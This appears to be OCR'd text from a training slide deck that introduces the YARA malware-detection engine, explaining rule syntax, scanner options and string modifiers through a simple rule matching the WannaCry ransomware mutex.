
ClamAV is an open source anti-virus engine, that can be used to define rules to detect malware. ClamAV rules are rather simple, using a syntax that is not very user-friendly. Lacking a bit of flexibility, they don't offer a tool to create powerful rules to analysts.

YARA is an engine to detect malware based on rules. These rules use an expressive language, that is more powerful and offers more flexibility than ClamAV rules. YARA is not an anti-virus scanner. An anti-virus scanner will use signatures (rules) to detect malware and then take action: deleting the file that contains malware or cleaning the file with malware. Deleting can be permanent or with a quarantine. A quarantine is a secure space (folder and fileformat) where malicious files are stored. Cleaning malicious files involves modifying the file content to remove the malicious part. For example, in a malicious Word document using VBA macros, the file can be cleaned by removing the macros and leaving the text of the document intact.

An anti-virus engine supports many file formats, e.g. archive formats like ZIP, RAR …

YARA has no deletion and cleaning capabilities and does not support archives and other container formats. YARA scans a provided file as-is, and will only report rule triggering, without deletion or alteration of the scanned file.

YARA rules are easy to implement and new YARA rules are released to the public regularly, with each outbreak of a new type of malware. Several anti-virus vendors have adopted the habit of including YARA rules in the malware analysis reports they publish. There are several YARA repositories on GitHub, and the YaraRules Project is an organization dedicated to the sharing of YARA rules (http://yararules.com/).




YARA File Analysis
The YARA engine can be used to analyze files on a file system.

YARA requires at least one input file to analyze, and one rule file. The input file can be anything. The rule file is a text file containing at least one rule written according to the YARA syntax and semantics for rules.

YARA leaves the input files (and rule files) unchanged when analyzing its input, and produces a report mentioning detections. A detection is when a rule "matches" a particular file. By default, YARA will only produce output for rules that detect something. This behavior can be changed with YARA options.

YARA can be instructed to scan many files (including a complete disk by recursing into the directories), with many rules. The YARA engine will try to match all rules on all files, but this scanning method can also be configured, for example, to stop scanning a file after a first rule matches.



YARA Engine and Rules
As explained in the previous slide, the YARA engine takes files and rules as input to produce a report as output.


Rules are written with a text file, using a syntax that resembles programming languages like Perl and C. A rule can define strings, binary data and regular expressions to be used for the matching of the rule against input files. A least one search term (a string, binary data or regular expression) needs to be defined in the rule.

The YARA engine will then proceed with the analysis of the files submitted to it and search for the strings, binary data and/or regular expressions.

Each rule needs a condition: this is a Boolean expression using a powerful expression language, defining how the found search terms need to be combined for the rule to trigger. For example, in YARA it is possible to write a rule that looks for 5 different strings and triggers (i.e. the condition is true) when at least 3 strings are found inside the scanned file.

Rules can also have metadata and comments. This is not mandatory.

Although the YARA engine is file agnostic, it comes with a few modules to support extra matching capabilities for particular file formats, like the executable file formats PE file (Windows) and ELF (Linux). For example, with the PE module, it is possible to write a rule that triggers when a section is present with a particular name.



YARA – Example of a Simple Rule (1)
This is an example of a simple YARA rule.


A YARA rule starts with the reserved keyword rule and has a name (wcry_mutex in this example). This name must be unique when more than one rule is used by the YARA engine (several rules can be defined in the same YARA rule file). The name is followed by the definition of the rule between curly braces.

A YARA rule has different "sections". A section is a reserved keyword followed by a colon (:). 2 sections are mandatory: strings: and condition:.

The strings: section lists strings (text and binary) that the YARA engine will search for in the submitted files. In this example, we define one string: $mutex. The value of $mutex is "MsWinZonesCacheCounterMutexA".

The condition: section defines an expression that states what strings must be found and under what conditions, for the rule to trigger. In this simple example, the condition is just $mutex. This means that the string defined in $mutex must be found at least once in the scanned files for the rule to trigger.

The example we are giving here is for the detection of the WannaCry ransomware worm that wreaked worldwide havoc in May 2017.




YARA – Example of a Simple Rule (2)
After defining this rule, and saving it in a file (wcry.yara), we can use it with the YARA engine to scan files.

In this example, we use the 64-bit YARA scanner on Windows (yara64.exe) to scan a sample of the WannaCry ransomware. We see that this command produces one line of output: wcry_mutex "name of the file". This means that rule wcry_mutex triggered on the provided malware sample.

If no rules would trigger, then no output would be provided. YARA produces a line of output per rule and file combination that triggered.

YARA – Example of a Simple Rule (3)




YARA – Example of a Simple Rule (3)

We need information to build our own YARA rules. For common malware, we can rely on Indicators Of Compromise published in reports and analysis of malware (sometimes these reports will contain YARA rules that can just be copied).

Many IOCs for the WannaCry ransomware worm were published. One of them was a mutex: MsWinZonesCacheCounterMutexA. A mutex is a Windows object that is used for process synchronization. Mutexes are often used in malware, to prevent the malware from having several running instances on the same machine. Mutexes have a name (a string), and the WannaCry worm used MsWinZonesCacheCounterMutexA. This mutex was published in several reports, for example in Kaspersky's initial analysis.

But for the attacks that we face from persistent adversaries, we will often not be able to rely on open source (or closed source) intelligence for IOCs. We will have to find our own IOCs to create our own YARA rules.

Reverse engineering of samples will yield enough IOCs, but reverse engineering can be a daunting task. In this simplistic example of the WannaCry worm, we just dump the strings inside the sample (using the strings command from Microsoft Sysinternals) and filter out strings with the word mutex.




YARA – Options

The YARA tool has many options. In our example, we just provided a rule file and a file to scan, but that is just the simplest use of YARA.

YARA can scan directories (DIR), and scan the memory of a process (PID).

YARA has also many options. A couple of options we will look into, are –s (--print-strings) and –r (--recursive).




YARA – Useful Options (1)
Using option –s, we can instruct YARA to print out all the instances of the strings it finds.

The output in this example starts with a hexadecimal address: 0xf4bb $mutex. This tells us that for the triggered rule wcry_mutex, the string defined with $mutex was found at location 0xf4bb inside the scanned file.

Knowing which strings were found, can help use debug or fine-tune our rule. In this example, our rule contains just one string, but soon we will see examples with more than one string.

The YARA scanner can be instructed to scan more than one file. This can be done by providing the name of the directory to scan as argument (DIR). In the example above, we scan all the files in the current directory (.). We can see that this scan triggered on the WannaCry sample, but also on our YARA rule wcry.yara.

This should not be a surprise, the YARA engine scans all the files in the directory, and our rule file wcry.yara contains the string "MsWinZonesCacheCounterMutexA", hence it will trigger the rule too. This is a false positive (and unwanted detection), which we will deal with later.



YARA – Useful Options (2)

YARA can also be used to scan a complete drive. This is achieved by providing the root path to the drive (c:\ in our example), and by using option –r to recurse into the subdirectories. To scan all files, the YARA scanner must be started with sufficient rights and privileges to access all files (for example by scanning as administrator and with an elevated process). This can take many hours, sometimes more than a day, depending on the number and size of the files. It is thus something you probably don't want to do in real-time.

YARA can also scan the memory of processes (running programs). This is done by passing the process ID (PID) as argument to YARA. YARA must have the privileges to open the process (see example above), for example by running as administrator and elevated. Scanning the memory of a process can help detect strings that are obfuscated or encrypted while at rest in the executable file (PE file), but are in clear-text in memory.

YARA Rule Modifiers (1)

Text (strings) can be encoded using different methods inside a file

- If each character in a string takes up exactly one byte, we have an ASCII string
- By default, YARA searchers for ASCII strings
- If each character in a string takes up more than one byte, we have a UNICODE string
- YARA searchers for UNICODE strings when we use the modifier "wide"
- String scanning can be case-insensitive using modifier "nocase"

YARA Rule Modifiers (1)

Scanning for strings inside a file, the YARA engine will look for bytes, and not characters. The characters in the string we search for, have to be converted to their binary equivalent (one or more bytes) before they can be searched for.

